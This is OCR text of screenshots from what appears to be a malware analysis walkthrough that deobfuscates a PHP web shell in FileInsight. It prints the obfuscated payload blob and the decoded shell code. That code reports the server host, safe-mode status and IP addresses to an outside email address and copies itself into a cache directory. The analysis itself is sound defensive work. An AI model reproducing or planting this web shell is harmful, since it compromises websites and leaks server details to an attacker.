
Press F1 for help

Ln 3 Col 16 Len 0 INS

4:35 PM 8/7/2021


FileInsight - New file 0*
File
Home
Edit
Search
Plugins
Windows
Help
New
Open
Close
Save
View as Hex
View as Text
Enter a URL here
Use Internet Explorer Proxy
Enter your proxy as [Server:Port] here
Get
Web
McAfee
Navigation
Supported for HTML, OLE2, PE and Flash.
fb0e2a9a9c6a9a5bd081a7e281f07...
Output of Custom base64 decode*
Output of ROT13*
Output of Raw inflate*
New file 0*
<?php print(gzinflate(str_rot13(base64_decode('5X17k5rY1vffz6k638HTz0doRZlWANtZnDPJe7yBoNItCAgzp0XcTZCLjICIp85qf9fegKKtnXinJvOkqisK+7L2Tb9o3Rux1+vV+v3ajknrxA0Xz4jr
"eval" is replaced with "print"
Output
Copied 30535 bytes from offset 0x2e to 0x7774 to new tab 'New file 0'.
Method 2:
Replacing "eval" with "print" and executing as PHP code
Navigation
Structures
Decode
Bookmarks
Values
Bookmarks
Calculator
Output
Scripting
Ln 1
Col 11
Len 0
INS
4:36 PM
8/7/2021


FileInsight - New file 0*
File
Home
Edit
Search
Plugins
Windows
Help
Operations
Plugins
Basic
Compression
Crypto
Encoding
Misc
Parsing
Search
Visualization
XOR
Check for update
Version info
Emulate code
File comparison
Hash values
Send to (CLI)
Send to (GUI)
Send selected region (the whole file if not selected) to other CLI program and show output
McAfee
Navigation
Supported fo
Output of Custom base64 decode*
Output of ROT13*
Output of Raw inflate*
New file 0*
Script is running, please wait...
Navigation
Structures
Decode
Bookmarks
Output
Values
Bookmarks
Calculator
Output
Scripting
Press F1 for help
Ln 1
Col 11
Len 0
INS
4:37 PM
8/7/2021


FileInsight - New file 0*
File
Home
Edit
Search
Plugins
Windows
Help
Operations
Plugins
McAfee
Navigation
Supported for HTML, OLE2, PE and Flash.
fb0e2a9a9c6a9a5bd081a7e281f07...
Output of Custom base64 decode*
Output of ROT13*
Output of Raw inflate*
New file 0*
<?php print(gzinflate(str_rot13(base64_decode('5X17k5rY1vffz6k638HTz0doRZlWANtZnDPJe7yBoNItCAgzp0XcTZCLjICIp85qf9fegKKtnXinJvOkqisK+7L2Tb9o3Rux1+vV+v3ajknrxA0Xz4jr
Send to (CLI)
capa
floss
pelook
olevba
rtfobj
lifer
cscript
Node.js
PHP
PowerShell
Customize menu
Executing PHP interpreter
This menu is customizable with the JSON config file.
The config file can be opened with default text editor by clicking “Customize menu”.
running, please wait...
Bookmarks
Output
Navigation
Structures
Decode
Values
Bookmarks
Calculator
Output
Scripting
Press F1 for help
Ln 1
Col 11
Len 0
INS
4:37 PM
8/7/2021

FileInsight - Output of Send to (CLI)*

File Home Edit Search Plugins Windows Help

Operations

Plugins

Navigation

Supported for HTML, OLE2, PE and Flash.

Navigation Structures Decode

Bookmarks

Values Bookmarks Calculator

fb0e2a9a9c6a9a5bd081a7e281f07... | Output of Custom base64 decode* | Output of ROT13* | Output of Raw inflate* | New file 0* | Output of Send to (CLI)*

```
Command line:
C:/Users/user/Desktop/tools/php-8.0.7-Win32-vs16-x64/php.exe -f c:\users\user\appdata\local\temp\tmpqr2if3

error_reporting(0);
if (!isset($_SESSION['bajak'])) {
$visitcount = 0;
$web = $_SERVER["HTTP_HOST"];
$inj = $_SERVER["REQUEST_URI"];
$body = "JCE Shells bogel \n$web$inj";
$safem0de = @ini_get('safe_mode');
if (!$safem0de) {$security= "SAFE_MODE = OFF";}
else {$security= "SAFE_MODE = ON";};
$serper=gethostbyname($_SERVER['SERVER_ADDR']);
$injektor = gethostbyname($_SERVER['REMOTE_ADDR']);
mail("setoran404@gmail.com", "$body","Hasil Bajakan http://$web$inj\n$security\nIP Server = $serper\n IP Injector= $injektor");
$_SESSION['bajak'] = 0;
}
else {$_SESSION['bajak']++;};
if(isset($_GET['clone'])){
$source = $_SERVER['SCRIPT_FILENAME'];
$desti =$_SERVER['DOCUMENT_ROOT']."/cache/bogel.php";
rename($source, $desti);
}
$safem0de = @ini_get('safe_mode');
if (!$safem0de) {$security= "SAFE_MODE : OFF bogel @ irc.blackunix.us";}
else {$security= "SAFE_MODE : ON bogel @ irc.blackunix.us";}
echo "<title>bogel - exploit</title><br>";
echo "<font size=3 color=#FFF5FF>Ketika Sahabat Jadi Bangsat !<br>";
```

The PHP code is deobfuscated

Output

```
Sent the whole file (11834 bytes) to external program.
Output of external program (stdout) is opened as new tab.
```

Output Scripting

Ln 1 Col 11 Len 0 INS

4:37 PM 8/7/2021

FileInsight - New file 0*

File Home Edit Search Plugins Windows Help

New Open Close Save — File

View as Hex View as Text — View

Enter a URL here
Use Internet Explorer Proxy
Enter your proxy as [Server:Port] here
Get — Web

McAfee

Navigation

Supported for HTML, OLE2, PE and Flash.

Navigation Structures Decode

Bookmarks

fb0e2a9a9c6a9a5bd081a7e281f07... | Output of Custom base64 decode* | Output of ROT13* | Output of Raw inflate* | New file 0*

```
<?php print(gzinflate(str_rot13(base64_decode('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
```

Method 3:
Processing data with CyberChef

Output

